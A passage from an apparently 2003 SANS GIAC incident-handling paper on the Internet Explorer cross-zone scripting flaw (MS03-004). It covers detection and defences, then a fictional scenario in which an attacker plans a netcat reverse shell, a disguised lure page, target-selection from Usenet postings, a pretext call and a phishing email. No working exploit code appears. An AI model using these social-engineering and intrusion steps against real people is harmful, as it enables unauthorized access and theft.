  URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1326
- Microsoft Security Bulletin MS03-004 covering this and other vulnerabilities.
  URL: http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/ms03-004.asp

Signature of the attack

As the primary attack to gain access basically consists of a web page being viewed there is no real signature of the exploit itself which could be used on the network to detect or block it. Of course it would be possible to write an intrusion detection rule for it and a few anti-virus scanners do actually have signatures against a winhelp based vulnerability, but it is difficult to produce a truly unique signature for this exploit as a regular web page may also contain any of the code. True, some parts are rather unlikely to come across on a non-hostile web site (apart from all the sources which inform about this exploit) but the biggest problem remains: The ease of modifying the exploit. All code parts specific to the Sandblad exploit can be altered to no longer match a simple pattern matching signature. And for the exploit to be of any use to a hacker it has to be modified anyway. The last stage of the modified Sandblad exploit

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

(the netcat connection) could be noticed if network traffic on port 80 is monitored for http protocol conformity, but it is rather unlikely to do so with an IDS for outbound traffic. The usual approach for this is to deploy application level gateways (proxy servers) and let them do the job. So unless the network segment you are monitoring with an IDS is so boring that nothing interesting happens or your job leaves you enough time to write rules for all the cross-zone scripting exploits there is no real sense in writing rules for network based IDSes.
The detection problem on the victim host is not quite as bad but also depends on detailed knowledge on what is normal and what is not.. Nothing that happens is necessarily malicious by itself. There are however certain actions like a HTML Help window opening a command shell which are rather unusual and could be used by a host based IDS system to detect and block this or similar attacks. Also the outbound connection made by netcat (started from the command line) could be detected by a personal firewall. If none exits then this will show up as an open network connection when, for example, issuing a *netstat* command. Netstat will show the status of network connections. Of course, with netstat alone this connection can be perfectly legal web browsing and one might only get suspicious if no browser window is open. Example (netstat -an: show all connections (a), do not resolve IP addresses (n)):

```
C:\documents and settings\administrator>netstat -an

Active connections

  Proto  Local address          Remote address         Status
  TCP    0.0.0.0:135            0.0.0.0:0              LISTEN
  TCP    0.0.0.0:445            0.0.0.0:0              LISTEN
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTEN
  TCP    127.0.0.1:1044         0.0.0.0:0              LISTEN
  TCP    127.0.0.1:1044         127.0.0.1:1045         ESTABLISHED
  TCP    127.0.0.1:1045         127.0.0.1:1044         ESTABLISHED
  TCP    192.168.10.140:1481    123.123.123.123:80     ESTABLISHED
  TCP    192.168.10.140:139     0.0.0.0:0              LISTEN
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.10.140:137     *:*
  UDP    192.168.10.140:138     *:*
```

Furthermore, the things done after the hacker gained access can of course be traced and a much more detailed description of how the whole intrusion was detected will be given in the incident handling part (Part 3) of this paper.
Summarizing, one could say that detection of this specific attack based on unique signatures is rather not the case, but a more general approach like detecting unusual behaviour of applications as well as security in depth strategy can help to notice and defend against attacks like this one.

How to protect against it

There are a couple of things that can be done to effectively protect individual users and overall network infrastructure from an attack like the one described here:

- **Apply security patches and updates**
  Applying updates and security patches is crucial to defend against most vulnerabilities. Usually a patch becomes available at the same time or shortly after a new vulnerability has been detected. The vulnerability exploited by the

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

Sandblad exploit is fixed by a cumulative Patch (Q810847.exe) for Internet Explorer as described in Microsoft's advisory ms02-004:
Advisory:
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/ms03-004.asp
Patch (choose patch for corresponding version of IE):
http://www.microsoft.com/windows/ie/downloads/critical/810847/download.asp

- **Deploy personal firewalls on user workstations**
  By installing a personal firewall on a users workstation this attack could have successfully been blocked. A deployment and configuration policy should be in place for this. A regular user should not be able to alter the firewalls rule set nor should he be able to disable the firewall. In larger environments centrally manageable personal firewall installations are advisable. Today there are dozens of personal firewalls available reaching from simple packet filters to highly integrated desktop protection packages offering functionality like firewalling, intrusion detection and protection, access control, VPN and much more in a single package. A decision on a specific product has to be built on a company's requirements towards such desktop protection solution. As an entry point to decision making one should consult some of the comparative personal firewall reviews to be found on the net. Then download an evaluation version of those products that sound promising and see if they live up to your requirements. Examples for comparative reviews:
  - http://www.zdnet.com.au/reviews/software/security/story/0,2000023554,20269579,00.htm
  - http://www.firewallguide.com/software.htm
- **Deploy proxy servers**
  A proxy server (or application level gateway) acts as a mediator between the client and the destination server and effectively prevents the client from directly reaching the destination server. The proxy forwards connections on behalf of the client and can provide additional security features like protocol analysis (only allow packets that match the specific protocol definition), content filtering or authentication. Proxy servers are available for a wide variety of protocols. One of the most widely used proxies is a web or http proxy which often also acts as a cache for visited (static) web sites and thus effectively reduces overall traffic on the WAN / internet connection as popular web pages can be served by the proxy cache. The proxy queries the cached web sites on a regular basis to see if something has changed and updates the cache if necessary. Probably the best known caching http proxy is Squid[I] which can also proxy ftp connections.
- **Use proxy functionality of enterprise firewall**
  Most of the enterprise level firewalls offer the possibility to activate proxy functionality for certain protocols. That means they do not merely decide to pass or drop a packet based on protocol and port information (packet filtering) but also incorporate protocol analysis and ensure conformity with the protocol specification. Of course this comes at the cost of performance but will efficiently prevent connections like the netcat one from the scenario as it does not match the HTTP's protocol specification.

[I] http://www.squid-cache.org

- **Deploy anti-virus software**
  Some anti-virus software does contain signatures for some of those browser based attacks and will stop the malicious JavaScript code from inflicting damage.
- **Appropriate permissions**
  In a corporate environment normal users should not have administrator privileges on their machines. The basic approach should be “least privilege”, meaning to only grant users those permissions they absolutely need to do the work they where hired for. There is usually a department responsible for setting up and configuring desktop workstations and only those should have administrative privileges. If there have to be users with higher privileges (i.e. developers who often install and uninstall new software) a fine-grained permission hierarchy should be utilized. Furthermore, it is recommended to have those higher privileged users trained and forced by policies to work under a non privileged user ID whenever possible.
- **Train users**
  It is always a good idea to ensure that the employees working with IT know about the dangers that lurk on the internet and are trained to watch for unusual happenings on their PCs. Having users that do not simply click away every popup window or ignore a somewhat strange behaviour of their applications add another useful layer of protection to a corporate’s IT security concept.

The Scenario

This is an entirely fictional scenario and the provided evidence (screenshots, tables, etc.) might not always be completely conclusive as far as timestamps or number of events goes. Some events might also sound slightly unrealistic. However, due diligence was applied to make the incident appear as plausible as possible.

The target environment


It is the beginning of the year 2003. IT-Corp is a midsized local IT service provider in TheCity offering web hosting, application service providing and application development to its customers which are mainly small and mid-sized companies in the vicinity of TheCity. IT-Corp has grown considerably over the last years as the internet boom made it necessary for even the smallest firms to be connected to the global network and more and more business applications got net- and internet-worked.

IT-Corp has around 120 employees of which roughly 60 are software developers. IT security has not been a big issue so far nor has it been entirely neglected. The company had invested in a CheckPoint firewall to protect their internet DMZ and the internal network. It was even thought of deploying a two-staged firewall architecture but due to tight budgets this was postponed. Nevertheless, management had at least heard that IT security was becoming more and more important and so Steve T. was hired 9 month ago as an additional firewall and system administrator. There where now 4 people in the so called “Networks, Systems and Security Department”, or NSS-Team for short. Besides Steve there is Tom, a LAN and router guy who’s job is the configuration and management of the company’s switches and routers as well as

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

doing all the cabling stuff, Sally, who is a Windows System administrator and also responsible for setting up new employees workstations and finally Paul who has skills in both Unix/Linux and Windows system administration and is responsible for the company's anti-virus software and who was looking at the firewall before Steve came aboard. By the time Steve joined IT-Corp he had a few years of experience in Unix and Linux system administration, was a Checkpoint certified security administrator and had recently had some training on intrusion detection. IDS had not been in use at IT-Corp at that time but during the last months Steve could convince management of the benefits of an intrusion detection system. It was a hard struggle as the managements opinion was that "nothing has happened so far and after all, we have this expensive firewall in place and anti-virus clients deployed". But when Steve finally demonstrated that a firewall is rendered completely useless if a service is allowed to pass and the target server exposes an unpatched vulnerability on this port they became thoughtful. As Steve went on showing up the possibilities a hacker could have once a system is compromised they became quite a bit timid. And when Steve finally told management that they even did not have to spend money on software as there where excellent Open Source solutions he was authorized to buy a few machines and set up an intrusion detection solution he thought to be reasonable. Furthermore it was agreed that in the course of action Steve should also ensure documentation and that the development of required policies and procedures where appropriate.

Today the network infrastructure of IT-Corp has the following appearance:



© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

Internet access is established via a 10 MBit leased line with a Cisco 3600 router handling the traffic. There are some basic anti-spoofing egress rules in place on that router:


```
no access-list 100
access-list 100 deny ip 0.0.0.0          0.255.255.255   any
access-list 100 deny ip 10.0.0.0         0.255.255.255   any
access-list 100 deny ip 127.0.0.0        0.255.255.255   any
access-list 100 deny ip 169.254.0.0      0.0.255.255     any
access-list 100 deny ip 172.16.0.0       0.15.255.255    any
access-list 100 deny ip 192.168.0.0      0.0.255.255     any
access-list 100 deny ip 224.0.0.0        15.255.255.255  any
access-list 100 deny ip 240.0.0.0        15.255.255.255  any
access-list 100 deny ip 255.255.255.255  0.0.0.0         any
access-list 100 permit ip any any
```

This access list blocks the well known private and reserved IP addresses which are also most often used for DOS attacks with spoofed addresses. The rather new RFC3330 [12] (Special Use IPv4 addresses – September 2002) that explains all special purpose IPv4 addresses. The ones used in the above access list are:

0.0.0.0/8	default route address / “This network”
127.0.0.0	localhost / loopback
10.0.0.0/8, 172.16.0.0/16, 192.168.0.0/16	private IP addresses as specified in RFC1918[13]
169.254.0.0/16	“link local” addresses
224.0.0.0/4	reserved for multicast
240.0.0.0/4	reserved for experimental purposes
255.255.255.255/32	Local subnet broadcast

Next comes the CheckPoint Firewall 1 which is guarding access to the DMZ, shields the IT-Corp intranet from the evil internet and does some NATing for the intranet hosts when connecting out to the internet. Furthermore, it acts as a VPN gateway so the employees can access the intranet from over the internet. It is important to mention that the firewall acts as a packet filtering device only. The application gateway functionality which CheckPoint offers for different protocols is not enabled! The machine is a Sun Ultra 60, running Solaris 8 and CheckPoint FW/VPN1 NG FP3. There is an identical second machine in cold standby which will be brought up if the primary machine fails. The rule set follows the “deny everything that is not explicitly allowed” approach and has the following setup:

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights



NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK
1	Mobile-vpn-user@Any Clientless-vpn-user@Any	intranet	NBT exchange_all	Client Encrypt	Log
2	Any	Corporate-gw	Any	drop	Alert
3	Any	dmz-net	http https ftp	accept	Log
4	Any	dmz-ssh-maschines	SSH	accept	Log
5	mail-int mail-ext	mail-ext mail-int	smtp	accept	Log
6	dns-int	dns-ext	dns ntp	accept	Log
7	backup-dmz	dmz-net	TCP_6101 TCP_6103	accept	Log
8	intranet	mail-ext	smtp	accept	Log
9	intranet	dns-ext	dns	accept	Log
10	intranet-usernet	dmz-net	SSH	accept	Log
11	intranet-usernet	Any	http https ftp	accept	Log
12	intranet-ssh-clients	external-ssh-masch	SSH	accept	Log
13	Any	Any	Any	drop	Alert

The protection offered by the firewall against outside attacks is quite good. Apart from the VPN access (rule 1) direct connections from the internet to the intranet are not possible and VPN access is protected by strong encryption and authentication. Moreover, the firewall itself is only accessible via the VPN port and blocks everything else (rule 2).
Access to the hosting servers in the DMZ is limited to the minimum. HTTP/HTTPS and FTP is possible to all servers (rule 3), a few server also grant SSH access (rule 4) for those hosting packages which allow remote SSH administration. The only connection from the DMZ to the intranet is from the external mail server to the internal one (rule 5). The internal DNS forwards queries for internet domains to the external server and as the DNS server also act as NTP (network time protocol) server, DNS and NTP ist allowed from internal to external DNS (rule 6). For backup purposes the internal backup server can communicate with the backup agents on the DMZ servers (rule 7). The external mail and dns server have to be reachable from the internet of course but not directly from the intranet. The negated intranet range as source therefore allows connections from anywhere but the internal network (rule 8 & 9). SSH is allowed to the entire DMZ segment to allow remote administration of the servers located there (rule 10). HTTP/HTTPS and FTP connections from the intranet are granted to any server (rule 11) to allow the employees to surf the web and use ftp. The group called *external_ssh_hosts* represents a few hosts out in the internet which certain users need to access (rule 12). Access to those hosts is

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

granted on a per user basis. The last rule finally is the “catch all”-rule which drops and logs every packet that has not matched a rule so far.
Apart from IT-Corp’s own internet web server, their external mail gateway and DNS server, the DMZ hosts currently 35 servers offering web hosting services to their customers.

Server	OS	Purpose	Services
Internet Web	Red Hat Linux 7.0	Web server	http, https, ftp, ntp
Internet Mail	Red Hat Linux 7.1	Mail Gateway	smtp, ssh, ntp,
Internet DNS	Red Hat Linux 7.1	DNS	dns, ssh, ntp
Hosting1-10	Red Hat Linux 7.1	Web Hosting	http, https, ftp, ntp, ssh
Hosting10-30	Red Hat Linux 7.3	Web Hosting	http, https, ftp, ntp, ssh
Hosting30-38	Red Hat Linux 8.0	Web Hosting	http, https, ftp, ntp, ssh

The access to the DMZ is also under surveillance of a Snort [14] based intrusion detection system which is connected to a monitor port on the DMZ switch monitoring the uplink port to the firewall. Snort is the powerful Open Source Intrusion detection system developed by Marty Roesch. It does not bring along a flashy GUI or the point & click configuration and reporting mechanisms known from the commercial products but instead it is free and highly configurable and, with the corresponding knowledge, a few more Open Source tools and a bit of time, adaptable to perfectly fit ones needs and requirements.

When now looking at the internal network we see another Cisco router which acts as a “core router”, basically connecting five internal network segments:

- **192.168.0.0/24**
  Transit network to firewall.
- **192.168.1.0/24**
  The server network. This segment hosts all the internal servers of IT-Corp. The system administrators are doing a pretty good job and the servers are mostly locked down to what is really necessary and patches are applied on a more or less regular basis. The server network is of course the final goal an attacker goes after. The valuable information are located here.

Server	OS	Purpose	Services
Internal Web	Red Hat Linux 7.1		http/https (Apache 1.3.20), ssh, ftp, ntp
Exchange	Win2k Server	Mail server	Exchange 2000, imap, smtp, ntp
Internal DNS	Red Hat Linux 7.1	DNS	BIND 8.2, ntp, ssh, dhcp, ntp
CVS	Red Hat Linux 7.1	Concurrent versioning of development code	cvs, ssh, ntp
DB1	Win2k Server	DB Server	MS SQL 2000, Netbios, Terminal Services
DB2	Solaris 8	DB Server	Oracle 8.1, ssh, telnet, ftp, sun rpc, MySql

File & FTP	Red Hat Linux 8.0	File and FTP	Samba, ftp, ssh
AppSrv1	Solaris 8	Application Server	(Bea Weblogic), IIOP, http, https, ssh, sun rpc, telnet
AppSrv2	Solaris 8	Application Server	(Oracle App.Srv OAS), IIOP, http, https, ssh, sun rpc, telnet

- **192.168.10.0/22**
  The user network. This is the network that hosts the target which will be attacked and compromised by the attacker. The network contains around 100 Intel based desktop PCs running mostly Windows 2000 Professional and a few older machines still running Windows NT4. Roughly 30 to 40 users own laptops which are also running Win2K Pro. The 256 addresses on the upper end of the IP range (192.168.13/24) are dhcp assigned.
  There are no special security precautions taken on the user PCs apart from an anti-virus software which is regularly updated. The Netbios ports are reachable on all hosts, no personal firewalls are in place and there is no special patch and update procedure. Most of the developers even have administrative privileges on their machines as it turned out that they often need to install new tools and software or need access to system resources. Another important information is the fact of Microsoft's Internet Explorer being the Standard Browser on most machines. The exploit only works against IE.
- **192.168.50.0/20**
  This is the test lab network. This segment contains a lot of different machines with different operating systems. This was once a stand-alone network with no connection to the rest of the intranet as it should be for a test network. Soon developers started complaining about this, as the working conditions inside the lab where rather bad. It was crammed with stuff, no daylight and always to warm. Therefore it was decided to connect the lab to the intranet so people could access their test and development machines from their desks. As the name already stated it is a test environment and so nobody really cares about security of the machines in this segment. This fact has been addressed by Steve and Paul before but they where overruled by the development management as their developers were no security experts and looking after security would considerably slow down the development process and so the return of investment.
- **192.168.100.0/24**
  The admin network (only the uplink to this network is shown in the network diagram). This segment is quite new and was set up by Steve after he deployed the IDS sensors as he wanted a separate network for the IDS management server and the sensor management interfaces. In the course of deployment he also set up an additional interface on the firewalls explicitly for administration of the systems and connected those interfaces to the admin LAN as well. Apart from the management/reporting interfaces of the two Snort network sensors and the firewall admin interface there is one additional server connected to the segment. This is the management and reporting station for the IDS sensors. It is running Red Hat Linux 8.0, hosting a MySQL Database

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

for the IDS Events and an Apache web server which serves ACID [15] and Snortcenter [16] for management of IDS events and sensor configuration. The access to this network is controlled by an access control list on the adjacent router:

```
access-list 100 permit tcp    192.168.10.0     255.255.252.0   \
                              192.168.100.2    255.255.255.255 eq 22
access-list 100 permit tcp    192.168.10.0     255.255.252.0   \
                              192.168.100.2    255.255.255.255 eq 443
access-list 100 permit udp    192.168.100.0    255.255.255.0   \ 192.168.1.10
                                255.255.255.255 eq 53
access-list 100 permit udp    192.168.100.2    255.255.255.255 \ 192.168.1.10
                                255.255.255.255 eq 123
access-list 100 deny   ip     any              any
```

This allows access from the user network to the IDS management server via ssh and https and grants access for all admin-LAN machines to the intranet DNS and ntp server. Anything else is dropped and logged.

Security within the intranet has long been viewed as rather non-critical so there are no additional firewalls in place and the access control list on the intranet router protecting the admin LAN is in fact the only access control mechanisms on the internal network. There is, however, a Snort IDS sensor deployed which monitors the uplink to the server network. Until recently, this sensor was sniffing outside the firewalls internet interface but events were so frequent there that Steve decided that the sensor would be of better use if it had an eye on the traffic going to their critical internal servers. A sensor in front of the firewall is nice to see what is actually targeted at the external network. But as most of this is blocked by the firewall anyway and there is a sensor in the DMZ there is very little real benefit.
After the IDS sensors had been installed Steve spent a few weeks tuning the rules to match their environment and the servers and services he was monitoring and by now he had pretty much eliminated most of the false positives. The IDS was usually very quiet now, only showing the usual port scans or worm activity in the DMZ but as he and Paul paid special attention on vulnerabilities that could affect their public server there was not much to worry about. Steve's daily work now consisted basically of watching the IDS events showing up in the ACID console, analyze them as necessary, do maintenance work of the company's Unix and Linux Servers and especially pay attention to their DMZ servers and apply patches if new vulnerabilities became known. In fact, apart from a few virus stories and an overly active employee trying out the newest port scanner they have never had a real incident so far and their life was pretty easy.

The attacker

At the same time quite some distance away Fred is sitting at his home PC. He is in a rather bad mood. Today at work rumour had spread that the company he is employed with, SoftwareDev, is planning to axe a few of the developers due to the ongoing difficult economic situation. SoftwareDev's main business is the development or migration of web based business applications but as most companies currently had rather tight budgets it was difficult to gain new customers. Furthermore ongoing or expected projects where postponed or temporarily put on hold. It was rather obvious that SoftwareDev currently had too many people for too little work.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Fred's bad mood was based on the fact that he was with the company just over 6 month and that other people had a much better stand than he did. So his fears, that he could be one of those to get sacked probably weren't too far fetched. He had spent the last few hours surfing the net and looking for suitable vacancies in his field of profession but found none. Now he was thinking about possibilities to steady his position at SoftwareDev. Currently he was working in a software project which was rather stuck due to technological difficulties. If he could present a solution for their current problems and drive on the project this would definitely raise his chances of keeping his job. But he knew that the enlightenment on how to solve their problems would certainly not come just now, when he most needed it. But there was an idea that dawned in the back of his head. Two weeks ago he had been to this supra-regional software fair where companies were presenting their latest development in web-based applications. And there had been this one company whose application was similar to the one SoftwareDev was developing. And performances as well as some of the features were quite fascinating. After some mulling over the name of that company he remembered it being IT-Corp. So what if he could get hold of the information on how they did this …
Fred would not call himself a professional hacker but he had played around with some of the tools during his student times and even today he occasionally surfed by securityfocus.com or read articles issued by his favourite news ticker about new security vulnerabilities. So he thought he might just give it a try…

Reconnaissance

The first thing to do for Fred is to gather some information about IT-Corp's network. (The steps in this paragraph are provided for completeness of the attack scenario. They are rather meant to give an overview on how a hacker would typically gain information before he actually launches an attack. Details on these reconnaissance measures are not relevant to the actual exploit, so particular results or screenshots are therefore not provided).
Fred starts by quickly checking www.it-corp.com which turns out to be the website of IT-Corp. He browses around a bit to see, what business the company is actually doing and finds out that they cover typical IT services like web hosting, internet access and application development. On their website they also present the application that Fred is after. He goes on browsing the web site and pays special attention for security related information, services or statements but finds none. Fred thinks that being an IT service company, security would probably be something customers should know about. So the lack of any information on this subject could mean that security is not of really high importance to them, which in turn would be good for Fred. He knows that his chances to gain access to the most valuable information are probably from within their internal network but it would probably also be the hardest to get access to. Therefore he decides to first have a look at what can be seen from the outside. He leaves the website of IT-Corp and points his browser to www.samspade.org. Samspade.org is a web based frontend for quite a few information gathering tools like DNS queries, whois lookups, traceroute and much more. There he finds out, that the IP address of www.it-corp.com is 192.0.2.10 and that the company has been assigned half a Class C IP address range: 192.0.2.0/25. Then he uses SamSpade's reverse DNS tools to look up the IPs surrounding the web servers IP address. He is presented with around 70 resolvable addresses which do not all carry *it-corp* in their names. So those are probably customer websites. Fred reckons that IT-Corp being a web hoster (without individual server hosting as

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

he learned from the web site) will probably have no unusual open ports on the servers. Furthermore he assumes that they probably have a firewall in place to protect their server and the access to their internal network. And even if they do not consider security that important they might still check their firewall log for port scans and thing like that.

But even if he would find a weakness without being spotted, to compromise a host within a DMZ and then find a way from the DMZ segment into a corporate intranet without getting noticed is a daunting task even for experienced hackers which Fred wasn't. But what if he would go for the intranet right away? And furthermore not attack directly from the outside but take a way that is somehow unusual and therefore, maybe, not very well guarded. What if he would have the gate opened from the inside?

An idea dawned at the back of his head. Only a little help from the inside would be needed. Unintentional help would be totally sufficient though. As Fred won't be able to connect to the internal network directly, he will need somebody on the inside to open up a connection to the outside which then Fred could in turn use to access internal systems. Just two weeks ago he had read about this new Microsoft Internet Explorer cross-zone scripting vulnerability which, when exploited would allow arbitrary code execution of the attackers choice. So if Fred could exploit this vulnerability on an IT-Corp intranet workstation (or rather, have it exploited for him) he might work something out to get access to that machine.

The message from Fred's favourite new ticker about the vulnerability was quickly found again and following the link to the original posting on Bugtraq (http://www.securityfocus.com/archive/1/298748) revealed an advisory by Andreas Sandblad on the topic plus a proof of concept code to exploit the vulnerability.

Preparing for the attack

The exploit code published by Sandblad is ready to use. Fred starts up his Linux machine with a working Apache web server and quickly copy-and-pastes the exploit to an html file. He then points his Internet Explorer on his Windows2000 machine to this page and after excitedly watching a few windows pop up, he enjoys a game of minesweeper.

After that, he takes a closer look at the exploit code and quickly finds out that the "malicious" command is not so malicious after all. As described before it writes to a newly created file and starts the fantastic game minesweeper which is quite fun but also quite obvious for the victim. The goal for our hacker is of course to gain control of and access to the computer of the victim and not to lure him into an exciting game of minesweeper. Fred quickly realises that modifying the "malicious" part of the exploit is not very difficult and he starts playing around with the *args* variable to execute different commands after the exploit has been called.

A few hours later he has found a solution which he thinks has a good chance of working. For him to take control of an IT-Corp intranet machine he needs some kind of back channel from the victim to his computer. This channel has to be opened from the target machine and Fred needs to be prepared when his exploit calls home. He modifies the Sandblad exploit exactly as described in the *Modification of the Sandblad exploit* section above.

By doing this, the technical part of the attack is now settled. Fred is quite excited about how smoothly he was presented with a command prompt of the remote machine within his netcat listener window when testing the modified exploit. But now

he still needs to find the friendly unintentional helper inside IT-Corp whom he can lure into executing the exploit on his machine. It has to be somebody who will unsuspiciously look at a specially prepared website containing the exploit. To find such a person Fred surfs to google groups[I], a web frontend to a vast archive of usenet postings. There he enters *@it-corp.com* into the search field and, to his delight, is presented with 15 results. Those results represent postings containing an email address of somebody working for IT-Corp. Fred starts browsing the results and finds out that the postings are from three different people. Person 1 only posted once and the posting is almost two years old. Person 2 posted three messages to a group named rec.food.recipes and the last posting was 5 months ago. The third person however wrote the remaining 11 postings to the group comp.lang.javascript and his last message was just 2 weeks ago! Judging from his email address (phil.decker@it-corp.com) Fred reckoned that the guy's name must be Phil Decker. Regarding his postings, he was regularly asking (but also answering) questions about how something could be done with JavaScript. The type of questions also showed, that Phil was not an overly professional JavaScript developer as his problems mostly were not really hard to solve. This was just the perfect target for Fred's attack. Phil seemed to be doing something with JavaScript which means, that he would most definitely have it enabled in his browser. The probability of this browser being Internet Explorer is quite high especially in a corporate environment.
Having locked onto his target Fred undertakes the last preparations for his attack. He rounds up a few interesting JavaScripts from around the net and sets up a simple website with a free webspace provider. Regarding the interesting part of the page one could say "It's all in the head":

```
<html>
<head>
<title>JavaScript Ressources</title>
<script src="functions.js" type="text/javascript">
</script>
</head>
<body>
```

Fred decided not to include the exploit code directly within the html page but have it loaded from another file named functions.js. This makes the attack less obvious if somebody looks at the source of the html page. Furthermore he integrates a routine opening a full screen popup window in front of the exploit page to make the flapping and opening of the help and console windows less obvious. The rest of the web site contains a few JavaScript code snippets, examples and general information to have the page look like just another rather primitive private homepage with more or less informational value. After doing all that, it has become rather late and Fred goes to bed confident that this could actually work although there are also some thoughts about the unlawfulness of what he is about to do…

Two days later Fred managed to get a day off. It is 9.45 in the morning and all preparations are done. Half an hour ago he had called at IT-Corp and asked to be transferred to Phil Decker. When Phil answered Fred quickly excused himself for dialling a wrong number and hung up. So Phil is in the office and at his desk. Good. Now Fred is using a free internet dial-up provider for connectivity, he has updated the exploit code with his current IP address, an anonymous ftp server is up and

[I] http://groups.google.de

running on his machine and an instance of netcat is active in listening mode on port 80.
He now sends an email to Phil Decker answering the last question Phil asked in the newsgroup:

Hi Phil,

I just read your posting on the JavaScript newsgroup on your frames problem. Probably you got it solved in the meantime but as I had exactly the same problem some time ago I just thought I drop you a quick note on how I solved it.
…
